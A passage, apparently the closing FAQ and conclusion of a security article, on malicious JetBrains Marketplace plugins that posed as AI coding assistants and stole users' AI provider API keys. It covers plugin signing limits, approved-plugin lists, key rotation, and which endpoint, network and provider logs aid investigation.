- Public reporting on this campaign points to malicious third-party Marketplace plugins, not a compromise of JetBrains IDE binaries.
- The risk comes from installing a plugin that runs inside the IDE and receives user-provided credentials.
- JetBrains Marketplace has review and approval processes, but this incident shows that review does not eliminate all malicious plugin risk.
- Treat IDE plugins like code dependencies that run with developer privileges.
Does JetBrains plugin signing stop this kind of attack?
- Plugin signing helps protect the integrity of plugin distribution by detecting tampering after signing or during delivery.
- Signing does not prove that the plugin’s own logic is safe.
- A malicious author can publish malicious logic in a signed plugin if the behavior passes review or is missed.
- Security teams still need plugin allowlists, artifact review for high-risk plugins, and endpoint or network monitoring.
Should teams ban all AI coding plugins?
- A blanket ban is usually hard to sustain and may push developers toward unsanctioned tools.
- A better control is an approved plugin list, scoped AI keys, provider usage monitoring, and clear review criteria.
- Plugins that require raw API keys deserve stricter review than plugins using a managed enterprise authentication flow.
- Teams should prefer tools with documented data flows, clear credential handling, and auditable behavior.
What should I rotate after installing one of the affected plugins?
- Rotate any AI provider API key entered into the plugin, including OpenAI, DeepSeek, SiliconFlow, or similar provider keys.
- Rotate shared keys that may have been copied into the plugin by more than one developer.
- Review nearby credentials on the same machine if endpoint telemetry suggests broader compromise, but do not claim broader theft without evidence.
- Update scripts, CI jobs, notebooks, and local tools that depended on the old key.
- Add budget and usage alerts to the replacement key.
How is this different from committing an API key to GitHub?
- A Git leak exposes a secret through repository content and can often be detected by repository secret scanning.
- This plugin leak path happens through IDE settings and network exfiltration, so repository scanning may miss it entirely.
- The developer may never see the key in source code, and the plugin may still function normally.
- Detection depends more on plugin inventory, endpoint inspection, provider usage review, and network logs.
Which logs matter most during investigation?
- Endpoint software inventory and plugin directories show whether an affected plugin was installed.
- Proxy, firewall, DNS, and EDR network telemetry can show contact with the reported server.
- AI provider usage logs can reveal abuse after a key was stolen.
- IDE logs may help establish timing, but they may not record full plugin network activity.
- Billing and quota data are useful because AI key abuse may first appear as cost or rate-limit anomalies.
Closing Judgment
The malicious JetBrains plugins campaign is a clean example of modern developer supply chain risk. The attacker did not need to break the IDE. The attacker only needed to look like a useful AI plugin, wait for the user to paste a key, and send that key somewhere else.
The response is straightforward but non-negotiable: remove affected plugins, rotate exposed keys, review provider usage, search network logs, and put real controls around IDE plugins and AI credentials. The longer-term fix is cultural as much as technical. Developer tools are production-adjacent systems. Anything that runs inside them and handles secrets deserves the same scrutiny as code that ships to customers.

 Spanish
  English
  German
  French
  Portuguese
  Japanese
  Korean
  Hindi
Hindi  Arabic
  Turkish
  Hebrew